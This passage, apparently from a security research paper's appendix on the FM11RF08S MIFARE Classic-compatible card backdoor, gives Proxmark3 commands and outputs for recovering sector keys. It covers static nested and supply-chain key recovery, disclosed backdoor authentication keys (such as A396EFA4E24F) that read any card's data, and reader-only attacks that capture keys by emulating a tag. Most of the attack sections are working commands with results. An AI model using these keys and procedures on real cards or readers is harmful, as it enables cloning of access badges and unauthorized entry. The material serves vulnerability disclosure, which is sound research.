[#] auth nested cmd: 64 04 | uid: 5c467f63 | nr: b3f2dcb7 @| nt: 9681219b  idx    -1| par: 1000 bad| ntenc: 69fe84d6  | parerr: 0010
[#] auth nested cmd: 64 08 | uid: 5c467f63 | nr: 62811dbd @| nt: 652bf672  idx    -1| par: 0100 ok | ntenc: 9ae43e79  | parerr: 1000
```

```
$ tools/mfc/card_only/staticnested_0nt 5c467f63 fc0a127e 0101 . 69fe84d6 0010 . 9ae43e79 1000
Generating nonce candidates...
uid=5c467f63 nt_enc=fc0a127e nt_par_err=0101 nt_par_enc=1010 1/3: 8192
uid=5c467f63 nt_enc=69fe84d6 nt_par_err=0010 nt_par_enc=1000 2/3: 8192
uid=5c467f63 nt_enc=9ae43e79 nt_par_err=1000 nt_par_enc=0100 3/3: 8192
Finding key candidates...
All threads spawn...
Thread  14  97% keys[0]:536652968 keys[1]:  384 keys[2]:  241

Finding phase complete.
Analyzing keys...
nT(0): 537162924 key candidates
nT(1): 384 key candidates matching nT(0)
nT(2): 241 key candidates matching nT(0)
Key a396efa4e24f found in 3 arrays: 0,  1,  2
```

A.6 Backdoored Nested Attack in Proxmark3: `staticnested_1nt`

A.6.1 Usage

Syntax corresponding to commit `4e7f512`.

```
$ tools/mfc/card_only/staticnested_1nt
Usage:
  tools/mfc/card_only/staticnested_1nt <uid:hex> <sector:dec> <nt:hex> <nt_enc:hex> <nt_par_err:bin>
  parity example:  if for block 63 == sector 15, nt in trace is 7b! fc! 7a! 5b
                   then nt_enc is 7bfc7a5b and nt_par_err is 1110
Example:
  tools/mfc/card_only/staticnested_1nt a13e4902 15 d14191b3 2e9e49fc 1111
                                       +uid     +s +nt      +nt_enc  +nt_par_err
```

A.6.2 Example

Get clear nested nT of target block 7 == sector 1, "keyA"

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 4 --key a396efa4e24f
```

(showing only the relevant lines)

```
[#] auth nested cmd: 64 07 | uid: 5c467f63 | nr: de234cce @| nt: c87825a2 @idx 33598| par: 1100 ok | ntenc: 11b5d1d4  | parerr: 0111
```

Get encrypted nonce and its parity errors of target block 7, keyA

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 4 --key a396efa4e24f --a2
```

```
[#] auth nested cmd: 60 07 | uid: 5c467f63 | nr: cd8ed150 @| nt: e4640b1d @idx    -1| par: 1010 bad| ntenc: bd3928fb  | parerr: 0100
```

```
$ tools/mfc/card_only/staticnested_1nt 5c467f63 1 c87825a2 bd3928fb 0100
uid=5c467f63 nt=c87825a2 nt_enc=bd3928fb nt_par_err=0100 nt_par_enc=1010 ks1=75410d59
Finding key candidates...
Finding phase complete, found 38515 keys
```

Bruteforce keyA given the generated dictionary.

```
[usb] pm3 --> hf mf fchk --blk 7 -a -f keys_5c467f63_01_c87825a2.dic --no-default
[+] Loaded 38515 keys from dictionary file `keys_5c467f63_01_c87825a2.dic`
[=] Running strategy 1
 . Testing 28730/38515 74,6%
[+] Key A for block  7 found: aaaaaaaaaa07

[=] Time in checkkeys (fast) 195,5s
```

A.7 Faster Backdoored Nested Attack in Proxmark3: `staticnested_2x1nt_rf08s`

A.7.1 Usage

Syntax corresponding to commit `4e7f512`.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s
Usage:
  ./staticnested_2x1nt_rf08s keys_<uid:08x>_<sector:02>_<nt1:08x>.dic keys_<uid:08x>_<sector:02>_<nt2:08x>.dic
  where both dict files are produced by staticnested_1nt *for the same UID and same sector*
```

A.7.2 Example

Starting from Annex A.6.2 example, we want a second dictionary for keyB.

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 5 --key a396efa4e24f
```

```
[#] auth nested cmd: 65 07 | uid: 5c467f63 | nr: 63e11ca2 @| nt: f68c32ea @idx 57123| par: 0000 ok | ntenc: 2bc5e28a  | parerr: 1110
```

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 5 --key a396efa4e24f --b2
```

```
[#] auth nested cmd: 61 07 | uid: 5c467f63 | nr: 27727b1b @| nt: 786823bf @idx    -1| par: 0101 bad| ntenc: a1a54308  | parerr: 0001
```

```
$ tools/mfc/card_only/staticnested_1nt 5c467f63 1 f68c32ea a1a54308 0001
uid=5c467f63 nt=f68c32ea nt_enc=a1a54308 nt_par_err=0001 nt_par_enc=0101 ks1=572971e2
Finding key candidates...
Finding phase complete, found 30623 keys
```

Then we can filter jointly both dictionaries.

```
$               tools/mfc/card_only/staticnested_2x1nt_rf08s
keys_5c467f63_01_c87825a2.dic keys_5c467f63_01_f68c32ea.dic
keys_5c467f63_01_c87825a2.dic: 38515 keys loaded
keys_5c467f63_01_f68c32ea.dic: 30623 keys loaded
keys_5c467f63_01_c87825a2_filtered.dic: 14328 keys saved
keys_5c467f63_01_f68c32ea_filtered.dic: 13589 keys saved
```

Bruteforce keyA given the generated dictionary.

```
[usb] pm3 --> hf mf fchk --blk 7 -a -f keys_5c467f63_01_c87825a2_filtered.dic --no-default
[+] Loaded 14328 keys from dictionary file `keys_5c467f63_01_c87825a2_filtered.dic`
[=] Running strategy 1
 . Testing 10625/14328 74,2%
[+] Key A for block  7 found: aaaaaaaaaa07

[=] Time in checkkeys (fast) 72,5s
```

A.8 Faster Backdoored Nested Attack in Proxmark3: `staticnested_2x1nt_rf08s_1key`

A.8.1 Usage

Syntax corresponding to commit `4e7f512`.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s_1key
Usage:
  tools/mfc/card_only/staticnested_2x1nt_rf08s_1key <nt1:08x> <key1:012x> keys_<uid:08x>_<sector:02>_<nt2:08x>.dic
  where dict file is produced by rf08s_nested_known *for the same UID and same sector* as provided nt and key
```

A.8.2 Example

Starting from Annex A.7.2 example, we know keyA and want to find keyB without using `fchk`.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s_1key c87825a2
AAAAAAAAAA07 keys_5c467f63_01_f68c32ea_filtered.dic
keys_5c467f63_01_f68c32ea_filtered.dic: 13589 keys loaded
MATCH: key2=bbbbbbbbbb07
```

A.9 FM11RF08S Automation Script in Proxmark3

A.9.1 Usage

Syntax corresponding to commit `4e7f512`.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -h
[+] executing python /usr/local/bin/../share/proxmark3/pyscripts/fm11rf08s_recovery.py
[+] args '-h'
usage: fm11rf08s_recovery.py [-h] [-x] [-y] [-d] [-s]

A script combining staticnested* tools to recover all keys from a FM11RF08S card.

options:
  -h, --help           show this help message and exit
  -x, --init-check     Run an initial fchk for default keys
  -y, --final-check    Run a final fchk with the found keys
  -k, --keep           Keep generated dictionaries after processing
  -d, --debug          Enable debug mode
  -s, --supply-chain   Enable supply-chain mode. Look for hf-mf-XXXXXXXX-default_nonces.json
```

To measure the actual duration of recovering all the keys of a FM11RF08S, we ran a few cracking tests on a card with various configurations generated by Python scripts.

A.9.2 Example with 32 random keys

```python
import random
for i in range(3, 64, 4):
    print(f"hf mf wrbl --blk {i} "
          f"-d {random.randint(0, 1 << 48):012X}FF078069{random.randint(0, 1 << 48):012X}")
```

Listing 15: Generate Proxmark3 commands to configure a tag with 32 random keys

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 059E2905BFCCFF078069268B753AD4AC
hf mf wrbl --blk 7 -d 558EE17E0008FF0780690BF54BD7107C
hf mf wrbl --blk 11 -d 079C24ACF18CFF0780691CAFB32699D0
hf mf wrbl --blk 15 -d 7201D5B22C82FF078069B4F2D05D7F38
hf mf wrbl --blk 19 -d ED58B4CA888AFF07806933E7B73607F7
hf mf wrbl --blk 23 -d ECCD64C991A8FF078069837DFB4738A1
hf mf wrbl --blk 27 -d EDEC16B6363AFF0780698F3EE01C031D
hf mf wrbl --blk 31 -d 5520667A4E04FF0780694FBCA5272A47
hf mf wrbl --blk 35 -d 7D8910E7BCA1FF078069F0044771663C
hf mf wrbl --blk 39 -d 59AA8DA3283AFF07806969A18517CFDA
hf mf wrbl --blk 43 -d 9C69D89E6D3CFF0780693A75A3770BE9
hf mf wrbl --blk 47 -d 3683E7E68E7EFF0780699904C28EEBF6
hf mf wrbl --blk 51 -d 4D9583D3356DFF0780691617EC281DEB
hf mf wrbl --blk 55 -d DD856A74817EFF078069E26256D54033
hf mf wrbl --blk 59 -d 1684DAC6DBE6FF078069538E660BF14A
hf mf wrbl --blk 63 -d 4B021D237DBDFF0780696EE621EC9752
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py
[+] executing python .../pyscripts/fm11rf08s_recovery.py
[+] args ''
[=] UID: 5C467F63
[=] Getting nonces...
[=] Generating first dump file
[=] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 1:  0 minutes  2 seconds -----------
[=] Loading mfc_default_keys.dic
[=] Running staticnested_1nt & 2x1nt when doable...
[=] Looking for common keys across sectors...
[=] Computing needed time for attack...
[=] ----Step 2:  0 minutes 14 seconds -----------
[=] Still about 17 minutes 30 seconds to run...
[=] Brute-forcing keys... Press any key to interrupt
[=] Sector  0 keyA = 059e2905bfcc
...
[=] Sector 15 keyB = 6ee621ec9752
...
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
[+] Generating final dump file
[+] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 3: 21 minutes  1 seconds -----------
[=] ---- TOTAL: 21 minutes 18 seconds -----------

[+] finished fm11rf08s_recovery.py
```

A.9.3 Example with 16 random keys, with keyA = keyB in each sector

```python
import random
for i in range(3, 64, 4):
    key = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i} -d {key:012X}FF078069{key:012X}")
```

Listing 16: Generate Proxmark3 commands to configure a tag with 16 random keys, with keyA = keyB in each sector

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 11A41F3E3530FF07806911A41F3E3530
hf mf wrbl --blk 7 -d 701A8FE09FA1FF078069701A8FE09FA1
hf mf wrbl --blk 11 -d C0CB1FCC3C19FF078069C0CB1FCC3C19
hf mf wrbl --blk 15 -d A5E847C9AFCAFF078069A5E847C9AFCA
hf mf wrbl --blk 19 -d 1476FA753BB7FF0780691476FA753BB7
hf mf wrbl --blk 23 -d CC22AC14C49CFF078069CC22AC14C49C
hf mf wrbl --blk 27 -d 783F1C948615FF078069783F1C948615
hf mf wrbl --blk 31 -d 042206D18EADFF078069042206D18EAD
hf mf wrbl --blk 35 -d 3DFD44BEB7BBFF0780693DFD44BEB7BB
hf mf wrbl --blk 39 -d 42554EDEB113FF07806942554EDEB113
hf mf wrbl --blk 43 -d EBCA17342ABAFF078069EBCA17342ABA
hf mf wrbl --blk 47 -d CA1D466D44E5FF078069CA1D466D44E5
hf mf wrbl --blk 51 -d 53CDD8A9C36EFF07806953CDD8A9C36E
hf mf wrbl --blk 55 -d A795B458E8DDFF078069A795B458E8DD
hf mf wrbl --blk 59 -d 6910DC14D0E9FF0780696910DC14D0E9
hf mf wrbl --blk 63 -d BECB15C2DA08FF078069BECB15C2DA08
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py
[+] executing python .../pyscripts/fm11rf08s_recovery.py
[+] args ''
[=] UID: 5C467F63
[=] Getting nonces...
[=] Generating first dump file
[=] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 1:  0 minutes  2 seconds -----------
[=] Loading mfc_default_keys.dic
[=] Running staticnested_1nt & 2x1nt when doable...
[=] Looking for common keys across sectors...
[=] Computing needed time for attack...
[=] ----Step 2:  0 minutes  3 seconds -----------
[=] Still about 34 minutes  4 seconds to run...
[=] Brute-forcing keys... Press any key to interrupt
[=] Sector  0 keyA = 11a41f3e3530
...
[=] Sector 15 keyB = becb15c2da08
...
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
[+] Generating final dump file
[+] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 3: 32 minutes 24 seconds -----------
[=] ---- TOTAL: 32 minutes 29 seconds -----------

[+] finished fm11rf08s_recovery.py
```

A.9.4 Example with 24 random keys, 8 being reused in 2 sectors each

```python
import random
for i in range(3, 64, 16):
    keyA = random.randint(0, 1 << 48)
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i} -d {keyA:012X}FF078069{keyB:012X}")
    # reuse keyA
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i+4} -d {keyA:012X}FF078069{keyB:012X}")
    keyA = random.randint(0, 1 << 48)
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i+8} -d {keyA:012X}FF078069{keyB:012X}")
    keyA = random.randint(0, 1 << 48)
    # reuse keyB
    print(f"hf mf wrbl --blk {i+12} -d {keyA:012X}FF078069{keyB:012X}")
```

Listing 17: Generate Proxmark3 commands to configure a tag with 24 random keys, 8 being reused in 2 sectors each

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 835D7593985BFF078069807182F971B5
hf mf wrbl --blk 7 -d 835D7593985BFF0780690E82A4D66BAF
hf mf wrbl --blk 11 -d B364DAAD7077FF0780692427B64CF9F9
hf mf wrbl --blk 15 -d 3A54F6524F9AFF0780692427B64CF9F9
hf mf wrbl --blk 19 -d 4F6CF1780BA4FF0780697250A67EA665
hf mf wrbl --blk 23 -d 4F6CF1780BA4FF07806961887FD879EA
hf mf wrbl --blk 27 -d 00CB63257D01FF07806984F8CC9D2DD8
hf mf wrbl --blk 31 -d D3A8028E3FC8FF07806984F8CC9D2DD8
hf mf wrbl --blk 35 -d 8F5F40BC1483FF078069D812ADA2A2E1
hf mf wrbl --blk 39 -d 8F5F40BC1483FF0780699C488977E45A
hf mf wrbl --blk 43 -d 43DF6F69641CFF07806911E9F0E2A614
hf mf wrbl --blk 47 -d 5CA4DB30F379FF07806911E9F0E2A614
hf mf wrbl --blk 51 -d 8DC829576957FF0780697B12EEC0322D
hf mf wrbl --blk 55 -d 8DC829576957FF078069393B612F84F0
hf mf wrbl --blk 59 -d 7739D70CC589FF078069307026A71835
hf mf wrbl --blk 63 -d 5D83D7C4336EFF078069307026A71835
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py
[+] executing python .../pyscripts/fm11rf08s_recovery.py
[+] args ''
[=] UID: 5C467F63
[=] Getting nonces...
[=] Generating first dump file
[=] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 1:  0 minutes  2 seconds -----------
[=] Loading mfc_default_keys.dic
[=] Running staticnested_1nt & 2x1nt when doable...
[=] Looking for common keys across sectors...
[=] Saving duplicates dicts...
[=] Computing needed time for attack...
[=] ----Step 2:  0 minutes 11 seconds -----------
[=] Still about  0 minutes  5 seconds to run...
[=] Brute-forcing keys... Press any key to interrupt
[=] Sector  0 keyA = 835d7593985b
...
[=] Sector 15 keyB = 307026a71835
...
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
[+] Generating final dump file
[+] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 3:  0 minutes  2 seconds -----------
[=] ---- TOTAL:  0 minutes 16 seconds -----------

[+] finished fm11rf08s_recovery.py
```

A.9.5 Supply-Chain Attack with 32 random keys

A.9.5.1 Phase 1: Supply Chain Nonces Acquisition

We first collect all nested nonces from virgin FM11RF08S tags with default `FFFFFFFFFFFF` keys.

```
[usb] pm3 --> hf mf isen --collect_fm11rf08s --key A396EFA4E24F
[+] time: 1523 ms
[+] Saved to json file `~/.proxmark3/dumps/hf-mf-4DD22712-nonces.json`
```

We then squeeze the produced JSON files to just keep the needed clear nonces[14].

```
$ cat ~/.proxmark3/dumps/hf-mf-4DD22712-nonces.json |\
  jq '{Created: .Created, FileType: "fm11rf08s_default_nonces", nt: .nt | del(.["32"]) | map_values(.a)}'
{
  "Created": "proxmark3",
  "FileType": "fm11rf08s_default_nonces",
  "nt": {
    "0": "761236E4",
    "1": "8CFDB28A",
    "2": "C72350AE",
    "3": "EDFF14F8",
    "4": "5F75094D",
    "5": "BFCFDAF3",
    "6": "41028BFA",
    "7": "CA3E57AF",
    "8": "620F2D85",
    "9": "7463DC14",
    "10": "440F0715",
    "11": "BEBBFBFF",
    "12": "63D53C9C",
    "13": "0F400DD2",
    "14": "8A0A2D81",
    "15": "D4BE4D0B"
  }
}
```

And save the result in `~/.proxmark3/dumps/hf-mf-4DD22712-default_nonces.json`.

A.9.5.2 Phase 2: Personalization

Suppose the tag was personalized by its owner. For example injecting 32 random keys as seen in Annex A.9.2.

A.9.5.3 Phase 3: Fast Recovery

Now, if we encounter again the tag with UID `4DD22712`, we can run our recovery script with the `-s` option.

```
[usb] pm3 --> script run fm11rf08s_recovery -s
[+] executing python fm11rf08s_recovery.py
[+] args '-s'
[=] UID: 4DD22712
[=] Getting nonces...
[=] Generating first dump file
[=] Data has been dumped to `~/.proxmark3/dumps/hf-mf-4DD22712-dump.bin`
[=] ----Step 1:  0 minutes  1 seconds -----------
[=] Loading mfc_default_keys.dic
[=] Loaded default nonces from ~/.proxmark3/dumps/hf-mf-4DD22712-default_nonces.json.
[=] Running staticnested_1nt & 2x1nt when doable...
[=] Looking for common keys across sectors...
[=] Computing needed time for attack...
[=] ----Step 2:  0 minutes 14 seconds -----------
[=] Still about  0 minutes  5 seconds to run...
[=] Brute-forcing keys... Press any key to interrupt
...

[+] found keys:
...
[=] ----Step 3:  0 minutes  3 seconds -----------
[=] ---- TOTAL:  0 minutes 19 seconds -----------
```

It took 19 seconds, to be compared with the 21 minutes of the example in Annex A.9.2.

[14]Technically we could even store only half of the nonces as the second half can be reconstructed using the 16-bit LFSR.

A.10 Support for Reader-Only Nested Key Recovery in Proxmark3

A.10.1 Usage

We implemented the support of nested key recovery in the particular case when the clear n_T is known.

Syntax corresponding to commit `4e7f512`.

```
$ tools/mfc/card_only/mfkey32nested

MIFARE Classic key recovery - known nT scenario
Recover key from one reader authentication answer only
syntax: mfkey32nested <uid> <nt> <{nt}> <{nr}> <{ar}>
```

A.10.2 Example

Assuming we obtain the following reader answer after having replayed a $\{n_T\}$ with its parity, encrypted version of a known n_T=`4bbf8a12` with a yet-to-be-found key. Card UID was `5c467f63`.

```
Tag |ab! b3! 0b! D1                      |     | AUTH: nt (enc)
Rdr |46  03  39  66  AD  c1! 81  62!     |     | AUTH: nr ar (enc)
```

```
$ tools/mfc/card_only/mfkey32nested 5C467F63 4bbf8a12 abb30bd1 46033966 adc18162

MIFARE Classic key recovery - known nT scenario
Recover key from one reader authentication answer only
Recovering key for:
    uid: 5c467f63
     nt: 4bbf8a12
   {nt}: abb30bd1
   {nr}: 46033966
   {ar}: adc18162

LFSR successor of the tag challenge:
     ar: 77cc87f8

Keystream used to generate {nt}:
    ks0: e00c81c3

Keystream used to generate {ar}:
    ks2: da0d069a

Found Key: [059e2905bfcc]
```

A.11 Support for Backdoor Authentication Commands in Proxmark3

A.11.1 Usage

We implemented the support of backdoor authentication commands in a number of existing Proxmark3 commands related to MIFARE Classic, besides `hf mf isen` presented in Annex A.3.

They share the same additional option `-c`.

```
options:
...
    -a                              Input key specified is A key (default)
    -b                              Input key specified is B key
    -c <dec>                        input key type is key A + offset
```

Some examples:

- `-a` and `-c 0` are synonym and produce the authentication command `60xx` ;
- `-b` and `-c 1` are synonym and produce the authentication command `61xx` ;
- Backdoor keys can be used on relevant cards with `-c 4` and `-c 5`, producing commands `64xx` and `65xx` as seen in Section VIII.

A.11.2 Block 0 Example

One can always read block 0 of a FM11RF08S with the following command.

```
[usb] pm3 --> hf mf rdbl --blk 0 -c 4 --key A396EFA4E24F

[=]   # | sector 00 / 0x00                                | ascii
[=] ----+-------------------------------------------------+-----------------
[=]   0 | 5C 46 7F 63 06 08 04 00 04 02 34 A2 13 65 CA 90 | \F.c......4..e..
```

A.11.3 Data Dump Example

One can even dump all data blocks at once in a glimpse, as we only need one single authentication followed by 64 reads.

```
[usb] pm3 --> hf mf ecfill -c 4 --key A396EFA4E24F
[+] Fill ( ok ) in 278 ms

[usb] pm3 --> hf mf eview
[=] downloading emulator memory

[=] -----+-----+-------------------------------------------------+-----------------
[=]  sec | blk | data                                            | ascii
[=] -----+-----+-------------------------------------------------+-----------------
[=]    0 |   0 | 9D F2 02 12 7F 08 04 00 03 DB 0A 42 C6 1B 6A 90 | ...........B..j.
 .
 .
 .
[=]   15 |  60 | 20 5F 5F 20 20 5F 5F 20 20 20 20 20 5F 5F 20 20 |  __  __     __  
[=]      |  61 | 7C 20 20 5C 7C 5F 20 7C 5C 2F 7C 2F 20 20 5C 20 | |  \|_ |\/|/  \ 
[=]      |  62 | 7C 5F 5F 2F 7C 5F 5F 7C 20 20 7C 5C 5F 5F 2F 20 | |__/|__|  |\__/ 
[=]      |  63 | 00 00 00 00 00 00 FF 07 80 69 00 00 00 00 00 00 | .........i......
[=] -----+-----+-------------------------------------------------+-----------------
```

A.11.4 Breaking an Older Backdoor Key

Assuming you know block 0 keyA, the attack against a FM11RF08 is straightforward and immediate with these new options.

```
[usb] pm3 --> hf mf nested --blk 0 -a -k FFFFFFFFFFFF --tblk 0 --tc 4
[+] Found 1 key candidates

[+] Target block    0 key type 64 -- found valid key [ A31667A8CEC1 ]
```

A.11.5 Another Block 0 Example

One can read block 0 of old cards sharing the same backdoor key we found above, with the following command.

```
[usb] pm3 --> hf mf rdbl --blk 0 -c 4 --key A31667A8CEC1

[=]   # | sector 00 / 0x00                                | ascii
[=] ----+-------------------------------------------------+-----------------
[=]   0 | 42 0A 53 32 29 88 04 00 44 EE 37 09 30 36 3A 30 | B.S2)...D.7.06:0
```

A.11.6 Darknested attack

On these cards, one can use the old backdoor key for a nested attack, rather than having to use the darkside attack first.

```
[usb] pm3 --> hf mf nested -c 4 -k A31667A8CEC1 --tblk 0 --ta
```

A.11.7 Data Dump on FM11RF32N

On all cards supporting one of the backdoor keys, we can dump the data blocks, as shown on FM11RF08S in Annex A.11.3. Let's see how much time it takes on a larger FM11RF32N…

```
[usb] pm3 --> hf mf ecfill -c 4 --key 518B3354E760 --4k
[+] Fill ( ok ) in 872 ms
```

A.11.8 Usage in `hf 14a raw`

To facilitate some investigations, we added support for the CRYPTO1 protocol in the `hf 14a raw` command.

```
[usb] pm3 --> hf 14a raw
Sends raw bytes over ISO14443a. With option to use TOPAZ 14a mode.

usage:
    hf 14a raw [-hack3rsv] [-t <ms>] [-b <dec>] [--ecp] [--mag] [--topaz] [--crypto1] <hex> [<hex>]...

options:
...
    --crypto1                      Use crypto1 session
...
examples/notes:
...
    Crypto1 session example, with special auth shortcut 6xxx<key>:
    hf 14a raw --crypto1 -skc 6000FFFFFFFFFFFF
    hf 14a raw --crypto1 -kc 3000
    hf 14a raw --crypto1 -kc 6007FFFFFFFFFFFF
    hf 14a raw --crypto1 -c 3007
```

As illustrated above, it supports nested authentications as well.

We claimed in Section VII that once authenticated with the backdoor to one sector, we can read all blocks from all sectors. Let's verify it.

```
[usb] pm3 --> hf 14a raw --crypto1 -s3kc 6400A396EFA4E24F
[+] 0A
[usb] pm3 --> hf 14a raw --crypto1 -kc 3000
[+] 1D 17 10 12 08 08 04 00 03 7F 45 03 DB A7 11 90 [ 20 E7 ]
[usb] pm3 --> hf 14a raw --crypto1 -kc 3007
[+] 00 00 00 00 00 00 FF 07 80 69 00 00 00 00 00 00 [ 3D AE ]
[usb] pm3 --> hf 14a raw --crypto1 -c 3080
[+] A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88 [ 55 E4 ]
```

A.12 Support for Data-First Reader-Only Attack in Proxmark3

A.12.1 Usage

We added the support of reader-only attacks in the particular case when the data is already known and, for the FM11RF08S, the support of nested authentications when the clear n_T is known.

hf mf sim received the following extra options.

Syntax corresponding to commit 4e7f512.

```
options:
    ...

    -x                              Performs the 'reader attack', nr/ar attack against a reader.
    -y                              Performs the nested 'reader attack'.
                                    This requires preloading nt & nt_enc in emulator memory. Implies -x.
    -e, --emukeys                   Fill simulator keys from found keys.
                                    Requires -x or -y. Implies -i.
                                    Simulation will restart automatically.
    --allowkeyb                     Allow key B even if readable
```

The last option is to simulate the non-standard behavior of Fudan cards.

A.12.2 Example of First Authentication Reader-Only Attack

A.12.2.1 Phase 1: Fast Data Acquisition on Tag

We proceed with the data dump of the target tag as shown in Annex A.11.3

```
[usb] pm3 --> hf mf ecfill -c 4 --key A396EFA4E24F
[+] Fill ( ok ) in 278 ms
```

A.12.2.2 Phase 2: Attack on Reader

We move to the target reader and simulate the tag, without knowing its keys yet.

```
[usb] pm3 --> hf mf sim --1k -x -e
[=] Note: option -e implies -i
[=] MIFARE 1K | 0 bytes UID  n/a
[=] Options [ numreads: 0, flags: 0x0441 ]
[=] Press pm3 button or a key to abort simulation
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA   : 00 04
[#] SAK    : 08
```

To simulate a reader, we use a second Proxmark3.

On a real reader, all next steps are happening within a couple of seconds.

The reader tries to authenticate the card but it fails as our emulator does not know the corresponding key.

```
[usb] pm3 --> hf mf rdbl --blk 0 -k 835D7593985B
[#] Auth error
```

The reader tries again…

```
[usb] pm3 --> hf mf rdbl --blk 0 -k 835D7593985B
[#] Auth error
```

At this point, our emulator has enough information to recover the key used by the reader. It stops the emulation, recovers the key, injects it in the emulator memory and restarts the emuation.

```
[#] Emulator stopped. Tracing: 1  trace length: 240
[=] Reader is trying authenticate with: Key A, sector 00: [835d7593985b]
[=] Setting Emulator Memory Block 03: [83 5D 75 93 98 5B FF 07 80 69 00 00 00 00 00 00 ]
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA  : 00 04
[#] SAK   : 08
```

The reader tries again…

```
[usb] pm3 --> hf mf rdbl --blk 0 -k 835D7593985B
[=]   # | sector 00 / 0x00                                | ascii
[=] ----+-------------------------------------------------+-----------------
[=]   0 | AD C9 FC 11 89 08 04 00 03 95 1F 8A 90 A7 2D 90 | ..............-.
```

A.12.3 Example of Nested Authentication Reader-Only Attack

Usually reader-only attacks cannot handle nested authentications, but thanks to the ability to recover clear nested n_T from FM11RF08S tags, we could add this support to `hf mf sim`.

A.12.3.1 Phase 1: Fast Data Acquisition on Tag

We proceed with the data dump of the target tag, but also the collection of all n_{T_A}, n_{T_B}, $\{n_{T_A}\}$, $\{n_{T_B}\}$, and their encrypted parity.

It is possible thanks to the command introduced in Annex A.3.

```
[usb] pm3 --> hf mf isen --collect_fm11rf08s_with_data -c 4 -k A396EFA4E24F
[+] time: 1748 ms
[+] Saved to json file `/home/phil/.proxmark3/dumps/hf-mf-ADC9FC11-nonces_with_data-054.json`
```

The collected data and nonces are also left in the emulator memory, so we can directly proceed with the next step.

A.12.3.2 Phase 2: Attack on Reader

We move to the target reader and simulate the tag, without knowing its keys yet.

```
[usb] pm3 --> hf mf sim --1k -y -e
[=] Note: option -y implies -x
[=] Note: option -e implies -i
[=] MIFARE 1K | 0 bytes UID  n/a
[=] Options [ numreads: 0, flags: 0x0c41 ]
[=] Press pm3 button or a key to abort simulation
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: 00000000
[#] ATQA  : 00 04
[#] SAK   : 08
```

To simulate a reader, we use a second Proxmark3.

As seen above, the reader tries three times to authenticate with a first key and only the third time our emulation is able to reply correctly. To demonstrate a nested authentication in the next steps, we will use `hf 14a raw --crypto`.

`04` indicates a failure of the authentication and `0A` a success.

```
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 04
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 04
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 0A
```

Before the third attempt, the emulator broke the first key.

```
[#] Emulator stopped. Tracing: 1  trace length: 240
[=] Reader is trying authenticate with: Key A, sector 00: [835d7593985b]
[=] Setting Emulator Memory Block 03: [83 5D 75 93 98 5B FF 07 80 69 00 00 00 00 00 00 ]
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA  : 00 04
[#] SAK   : 08
```

Now the reader tries to perform a nested authentication on another sector, but it fails as we don't know that key yet.

```
[usb] pm3 --> hf 14a raw --crypto1 -kc 60208F5F40BC1483
[+] 04
```

This attempt is enough for the emulator to immediately break the new sector key and restart.

```
[#] Emulator stopped. Tracing: 1  trace length: 176
[=] Reader is trying authenticate with: Key A, sector 08: [8f5f40bc1483]
[=] Setting Emulator Memory Block 35: [8F 5F 40 BC 14 83 FF 07 80 69 00 00 00 00 00 00 ]
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA  : 00 04
[#] SAK   : 08
```

Now when the reader rediscovers the tag, its first and nested authentications are accepted and the data is delivered.

```
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 0A
[usb] pm3 --> hf 14a raw --crypto1 -kc 60208F5F40BC1483
[+] 0A
[usb] pm3 --> hf 14a raw --crypto1 -c 3020
[+] 5F 5F 20 20 20 5F 5F 20 5F 5F 20 20 20 20 20 20 [ 1E C9 ]
```

A.13 Influence of the configured key to n_T

To investigate the impact of the configured key on n_T, we first test all keys with a single bit and compare the internal 16-bit LFSR state corresponding to the (first half of the) corresponding nonce with the state for key = 0. The column “prev” indicates how much we roll back the LFSR states before comparing them. At first, we don’t roll them back (prev00), cf Listing 18. We observe a triangular pattern of fewer differences (marked with *) for the first keys with bits set on the last part of the key.

```
key          key bits                                         nt       rollbk state bits        | diff with key=0   |
000000000000 000000000000000000000000000000000000000000000000 60C11F37 prev00 0110000011000001 |    .    .    .    |
